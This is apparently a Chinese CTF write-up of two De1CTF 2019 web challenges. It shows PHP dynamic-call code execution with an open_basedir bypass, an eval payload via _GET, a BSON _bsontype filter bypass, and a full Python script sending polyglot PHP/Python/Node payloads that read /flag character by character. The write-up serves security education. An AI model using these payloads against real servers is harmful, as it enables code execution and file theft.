hint{G1ve_u_hi33en_C0mm3nd-sh0w_hiiintttt
hint{G1ve_u_hi33en_C0mm3nd-sh0w_hiiintttt_
hint{G1ve_u_hi33en_C0mm3nd-sh0w_hiiintttt_2
hint{G1ve_u_hi33en_C0mm3nd-sh0w_hiiintttt_23
hint{G1ve_u_hi33en_C0mm3nd-sh0w_hiiintttt_233
hint{G1ve_u_hi33en_C0mm3nd-sh0w_hiiintttt_2333
hint{G1ve_u_hi33en_C0mm3nd-sh0w_hiiintttt_23333
hint{G1ve_u_hi33en_C0mm3nd-sh0w_hiiintttt_23333}

```
database:giftbox
user:de1ta@localhost
table:users
column:id,username,password

username:admin
passowrd:hint{G1ve_u_hi33en_COmm3nd-shOw_hiiintttt_23333}
```

`$ login admin hint{G1ve_u_hi33en_COmm3nd-shOw_hiiintttt_23333}`

登录后可以执行上面提到的三个命令



经过研究发现`targeting`命令相当于php语言在双引号中赋值

`launch`则是执行并读取


`destruct`为清空所有值

且targeting的中的`position`也就是双引号中的值不可大于12字节

慢慢构造去读flag

```php
<?php
$a = "phpinfo";
$b = "{$a(-1)}";
```

可以执行phpinfo 来试试



成功得到phpinfo()信息

在phpinfo页面中得到了`open_basedir`以及`disable_functions`的信息

```
<tr><td class="e">memory_limit</td><td class="v">128M</td><td class="v">128M</td></tr>
<tr><td class="e">open_basedir</td><td class="v">/app:/sandbox</td><td class="v">/app:/sandbox</td></tr>
<tr><td class="e">output_buffering</td><td class="v">4096</td><td class="v">4096</td></tr>
```

```
<tr><td class="e">disable_functions</td><td
class="v">pcntl_alarm,pcntl_fork,pcntl_waitpid,pcntl_wait,pcntl_wifexited,pcntl_
wifstopped,pcntl_wifsignaled,pcntl_wifcontinued,pcntl_wexitstatus,pcntl_wtermsig
,pcntl_wstopsig,pcntl_signal,pcntl_signal_get_handler,pcntl_signal_dispatch,pcnt
l_get_last_error,pcntl_strerror,pcntl_sigprocmask,pcntl_sigwaitinfo,pcntl_sigtim
edwait,pcntl_exec,pcntl_getpriority,pcntl_setpriority,pcntl_async_signals,dl,exe
c,system,passthru,popen,proc_open,shell_exec,mail,imap_open,imap_mail,getenv,set
env,putenv,apache_setenv,symlink,link,popepassthru,syslog,readlink,openlog,ini_r
estore,ini_alter,proc_get_status,chown,chgrp,chroot,pfsockopen,stream_socket_ser
ver,error_log</td>
```


没有限制`chdir`
根据twitter上那个绕open_basedir的poc来构造

```
<?php
chdir('js');
ini_set('open_basedir','..');
chdir('..');
chdir('..');
chdir('..');
chdir('..');
ini_set('open_basedir','/');
print_r(scandir('/'));
```

构造

```
<?php
$a = "chdir";
$b = "js";
$c = "${$a($b)}";    //chdir('js');
$d = "ini_set";
$e = "open_basedir";
$f = "..";
$g = "{$d($e,$f)}";  //ini_set('open_basedir','..');
$h = "{$a($f)}";     //chdir('..');
$h1 = "chr";
$l = "{$h1(47)}";    //$l = '/'; 不允许直接出现'/'符号
$m = "{$d($e,$l)}";  //ini_set('open_basedir','/');
$n = "var_dump";
$o = "scandir";
$p = "{$n($o($l))}"; //var_dump(scandir('/'));
```

这里有个坑，`launch`的时候是按字母顺序来的，一开始构造`$11 = "chr"`怎么都过不了，改成h1就好了



然后构造`file_get_contents('flag')`就ok

```
0'>'de1ctf{h3r3_y0uuur_g1fttt_0uT_0f_b0o0o0o0o0xx}&#10;'</font> <i>(length=47)
target: $a = \"chdir\";<br>Setting target: $b = \"js\";<br>Reading target: $b
```

看了NU1L的题解发现还有种操作究极简单

```
targeting a _GET
targeting b s
targeting c {${$a}{$b}}    # php黑科技 数组取值时可以用[]或者{}
targeting d ${eval($c)}
launch
```

payload

```
&s=chdir('/app/css');ini_set('open_basedir','..');chdir('..');chdir('..');chdi
r('..');ini_set('open_basedir','/');echo file_get_contents('/flag');
```

flag:de1ctf{h3r3_y0uuur_g1fttt_0uT_0f_b0o0o0o0o0xx}

9calc

```
calcalcalc again and again...
9-calc-eposide.3
http://45.77.242.16/

hint for [9calc]: v1: RCTF2019 calcalcalc v2: OCTF2019 114514calcalcalc v3:
9calc
```

题目附件： 点击下载附件

题目是一个计算功能，通过三种（`php`,`python`,`node`）不同后端进行`eval`计算，结果相等时则返回值，否则提示`That's classified information. - Asahina Mikuru`
POST数据为

```
Content-Type: application/x-www-form-urlencoded

expression=1-1
```

我们的目的当然是代码执行读flag（flag被分为了3段）
审计提供的源码，发现关键的过滤点为

```
import {registerDecorator, ValidationOptions, ValidationArguments} from 'class-
validator';
import CalculateModel from './calculate.model';

export function ExpressionValidator(property: number, validationOptions?:
ValidationOptions) {
   return (object: Object, propertyName: string) => {
        registerDecorator({
            name: 'ExpressionValidator',
            target: object.constructor,
            propertyName,
            constraints: [property],
            options: validationOptions,
            validator: {
                validate(value: any, args: ValidationArguments) {
                  const str = value ? value.toString() : '';
                  if (str.length === 0) {
                    return false;
                  }
                  if (!(args.object as CalculateModel).isVip) {
                    if (str.length >= args.constraints[0]) {
                      return false;
                    }
                  }
                  if (!/^[0-9a-z\[\]\+\-\*\/ \t]+$/i.test(str)) {
                    return false;
                  }
                  return true;
                },
            },
        });
   };
}
```

```
import {ValidateIf, IsNotEmpty, MaxLength, Matches, IsBoolean} from 'class-
validator';
import { ExpressionValidator } from './expression.validator';

export default class CalculateModel {

  @IsNotEmpty()
  @ExpressionValidator(15, {
    message: 'Invalid input',
  })
  public readonly expression: string;

  @IsBoolean()
  public readonly isVip: boolean = false;
}
```

只允许`[`、`]`、`+`、`-`、`*`、`/`、空格、制表符、以及数字和字母
且这里传入的`length`为15，故当`isVip`check false 时，最大长度不可超过15字节
15字节去完成3种后端读3段不同flag显然不太可能
首先就得构造绕过这个isVip check
根据[RCTF Calcalcalc writeup]
了解到`Nestjs + expressjs`可以通过json构造

```
Content-Type: application/json

{"expression":"MORE_THAN_15_BYTES_STRING", "isVip": true}
```

绕过isVip
根据RCTF和0CTF2次题目了解到还得构造绕过符号限制
0CTF是用`__proto__`来绕过的，不过这次题目的nestjs升级修复了此漏洞
需要找到其他方式
构造发现`{"expression":{"test":"[123]"},"isVip":true}`可以绕过字符串的check,但是后端无法解释这个`[object Object]`
需要找到一个键值将传入的`[object Object]`转换成键所对应的值
比赛中我是没找到，参考[writeup]
[mongodb/js-bson's serializer源码]
知道`bson`的序列化中，检测object类型是通过检查`Object[_bsontype]`而不是`instanceof`

```
742           );
743         } else if (value['_bsontype'] === 'Code') {
744           index = serializeCode(
745             buffer,
746             key,
747             value,
748             index,
749             checkKeys,
750             depth,
751             serializeFunctions,
752             ignoreUndefined,
753             true
754           );
755         } else if (value['_bsontype'] === 'Binary') {
756           index = serializeBinary(buffer, key, value, index, true);
757         } else if (value['_bsontype'] === 'Symbol') {
758           index = serializeSymbol(buffer, key, value, index, true);
759         } else if (value['_bsontype'] === 'DBRef') {
760           index = serializeDBRef(buffer, key, value, index, depth, serializeFunctions, true);
761         } else if (value['_bsontype'] === 'BSONRegExp') {
762           index = serializeBSONRegExp(buffer, key, value, index, true);
763         } else if (value['_bsontype'] === 'Int32') {
764           index = serializeInt32(buffer, key, value, index, true);
765         } else if (value['_bsontype'] === 'MinKey' || value['_bsontype'] === 'MaxKey') {
766           index = serializeMinMax(buffer, key, value, index, true);
767         } else if (typeof value['_bsontype'] !== 'undefined') {
768           throw new TypeError('Unrecognized or invalid _bsontype: ' + value['_bsontype']);
769         }
770       }
771     } else if (object instanceof Map) {
772       const iterator = object.entries();
773       let done = false;
774
775       while (!done) {
776         // Unpack the next entry
```

其中，试了几个，能回显的只有`Symbol`和`Int32`
通过`Symbol`可以正常回显

```
POST /calculate HTTP/1.1
Host: 45.77.242.16
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:68.0)
Gecko/20100101 Firefox/68.0
Accept: */*
Accept-Language:
zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Referer: http://45.77.242.16/
Content-Type: application/json
Origin: http://45.77.242.16
Content-Length: 102
Connection: close

{"expression":{"value":"(1)+(1)+(1)+(1)+(1)+(1)+(1)+(1)+(1)+(1)","_bsonty
pe":"Symbol"}, "isVip": true}
```

```
HTTP/1.1 201 Created
X-DNS-Prefetch-Control: off
X-Frame-Options: SAMEORIGIN
Strict-Transport-Security: max-age=15552000;
includeSubDomains
X-Download-Options: noopen
X-Content-Type-Options: nosniff
X-XSS-Protection: 1; mode=block
server: gunicorn/19.9.0
date: Wed, 07 Aug 2019 03:16:16 GMT
connection: close
Content-Type: text/html; charset=utf-8
Content-Length: 12
ETag: W/"c-zcfC+bSH9Nd07P0rCB5ZqPH2H3Q"

{"ret":"10"}
```

但是 `Int32` 只能回显0

```
POST /calculate HTTP/1.1
Host: 45.77.242.16
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:68.0)
Gecko/20100101 Firefox/68.0
Accept: */*
Accept-Language:
zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Referer: http://45.77.242.16/
Content-Type: application/json
Origin: http://45.77.242.16
Content-Length: 65
Connection: close

{"expression":{"value":"1+1","_bsontype":"Int32"}, "isVip": true}
```

```
HTTP/1.1 201 Created
X-DNS-Prefetch-Control: off
X-Frame-Options: SAMEORIGIN
Strict-Transport-Security: max-age=15552000;
includeSubDomains
X-Download-Options: noopen
X-Content-Type-Options: nosniff
X-XSS-Protection: 1; mode=block
server: gunicorn/19.9.0
date: Wed, 07 Aug 2019 03:24:48 GMT
connection: close
Content-Type: text/html; charset=utf-8
Content-Length: 11
ETag: W/"b-IxZiWTptdYHgBojAlRPjlU+6upA"

{"ret":"0"}
```

故payload为

```
{"expression":{"value":"(1)+(1)+(1)+(1)+(1)+(1)+(1)+(1)+(1)+(1)+
(1)","_bsontype":"Symbol"}, "isVip": true}
```

最后便是构造代码
由于结果不相等时不可返回
可以通过条件按单个字符判断来达到'盲注'的效果

Request	Payload	Status	Error	Timeout	Length	Comment
30	s	201	☐	☐	465	
0		201	☐	☐	363	
1	0	201	☐	☐	363	
2	1	201	☐	☐	363	
3	2	201	☐	☐	363	
4	3	201	☐	☐	363	
5	4	201	☐	☐	363	
6	5	201	☐	☐	363	
7	6	201	☐	☐	363	
8	7	201	☐	☐	363	
9	8	201	☐	☐	363	
10	9	201	☐	☐	363	

Request | Response

Raw | Headers | Hex

```
X-Frame-Options: SAMEORIGIN
Strict-Transport-Security: max-age=15552000; includeSubDomains
X-Download-Options: noopen
X-Content-Type-Options: nosniff
X-XSS-Protection: 1; mode=block
date: Wed, 07 Aug 2019 06:50:03 GMT
server: Apache/2.4.25 (Debian)
x-powered-by: PHP/7.3.7
connection: close
Content-Type: text/html; charset=utf-8
Content-Length: 11
ETag: W/"b-R6qmW7/MrHMhlAiE7NSLxfCyp7E"

{"ret":"1"}
```

直接参考writeup来学习
根据给出的payload改写为python脚本 注意payload中每个`\`前再加一个`\`

```python
#!/usr/bin/env python
# -*- coding:utf-8 -*-
import requests
```

```
l = "{}_1234567890abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ!"
s = requests.session()
url = "http://45.77.242.16/calculate"
headers = {"Content-Type":"application/json"}

def node(index,char):
    payload = """1 + 0//5 or '''\\n//?
>\\nrequire('fs').readFileSync('/flag','utf-8')[%d] == '%s' ? 1 : 2;/*<?
php\\nfunction open(){echo MongoDB\\\\BSON\\\\fromPHP(['ret' => '1']);exit;}?
>*///'''""" % (index , char)
    data = """{"expression":{"_bsontype":"Symbol","value":"%s"},"isVip":true}"""
% (payload)
    r = s.post(url = url,data = data,headers = headers)
    if "Asahina Mikuru"  not in r.text:
        return char
    else:
        return ""

def python(index,char,flag):
    payload = """(open('/flag').read()[%d] == '%s') + (str(1//5) == 0) or 2 or
''' #\\n))//?>\\nfunction open(){return {read:()=>'%s'}}function str(){return
0}/*<?php\\nfunction open(){echo MongoDB\\\\BSON\\\\fromPHP(['ret' =>
'1']);exit;}?>*///'''""" % (index , char, flag)
    data = """{"expression":{"_bsontype":"Symbol","value":"%s"},"isVip":true}"""
% (payload)
    r = s.post(url = url,data = data,headers = headers)
    if "Asahina Mikuru"  not in r.text:
        return char
    else:
        return ""

def php(index,char):
    payload = """len('1') + 0//5 or '''\\n//?>\\nfunction len(){return 1}/*<?
php\\nfunction len($a){echo MongoDB\\\\BSON\\\\fromPHP(['ret' =>
file_get_contents('/flag')[%d] == '%s' ? '1' : '2']);exit;}?>*///'''""" % (index
, char)
    data = """{"expression":{"_bsontype":"Symbol","value":"%s"},"isVip":true}"""
% (payload)
    r = s.post(url = url,data = data,headers = headers)
    if "Asahina Mikuru"  not in r.text:
        return char
    else:
        return ""

def get_flag_node():
    flag_node = ""
    for index in range(0,15):
        for char in l:
            flag_node = flag_node + str(node(index,char))
        print flag_node
    # flag_php = "de1ctf{i_hate_"

def get_flag_python():
    flag_python = ""
    for index in range(0,10):
        for char in l:
            flag_python = flag_python + str(python(index,char,flag_python +
char))
```

```
        print flag_python
    # flag_node = "bunkatsu_"

def get_flag_php():
    flag_php = ""
    for index in range(0,6):
        for char in l:
            flag_php = flag_php + str(php(index,char))
        print flag_php
    # flag_php = "soho}"

get_flag_node()
get_flag_python()
get_flag_php()
#flag = "de1ctf{i_hate_bunkatsu_soho}"
```

取其中`php`的例子来解释

```
php_payload = """len('1') + 0//5 or '''\\n//?>\\nfunction len(){return 1}/*<?
php\\nfunction len($a){echo MongoDB\\\\BSON\\\\fromPHP(['ret' =>
file_get_contents('/flag')[%d] == '%s' ? '1' : '2']);exit;}?>*///'''""" % (index
, char)
```

在php中解释为：

```
<?php
return len('1') + 0//5 or '''
//?>
function len(){return 1}/*<?php
function len($a){echo MongoDB\BSON\fromPHP(['ret' => file_get_contents('/flag')[%d] == '%s' ? '1' : '2']);exit;}?>*///'''
```

如果flag第一位是a时，返回1否则返回2

在python中解释为：

```
len('1') + 0//5 or '''
//?>
function len(){return 1}/*<?php
function len($a){echo MongoDB\BSON\fromPHP(['ret' => file_get_contents('/flag')[%d] == '%s' ? '1' : '2']);exit;}?>*///'''
```

恒返回1

在node中解释为：

```
len('1') + 0//5 or '''
//?>
function len(){return 1}/*<?php
function len($a){echo MongoDB\BSON\fromPHP(['ret' => file_get_contents('/flag')[%d] == '%s' ? '1' : '2']);exit;}?>*///'''
```

恒返回1

故当flag第一位为a时,返回`1`，否则返回`That's classified information. - Asahina Mikuru`

flag:de1ctf{i_hate_bunkatsu_soho}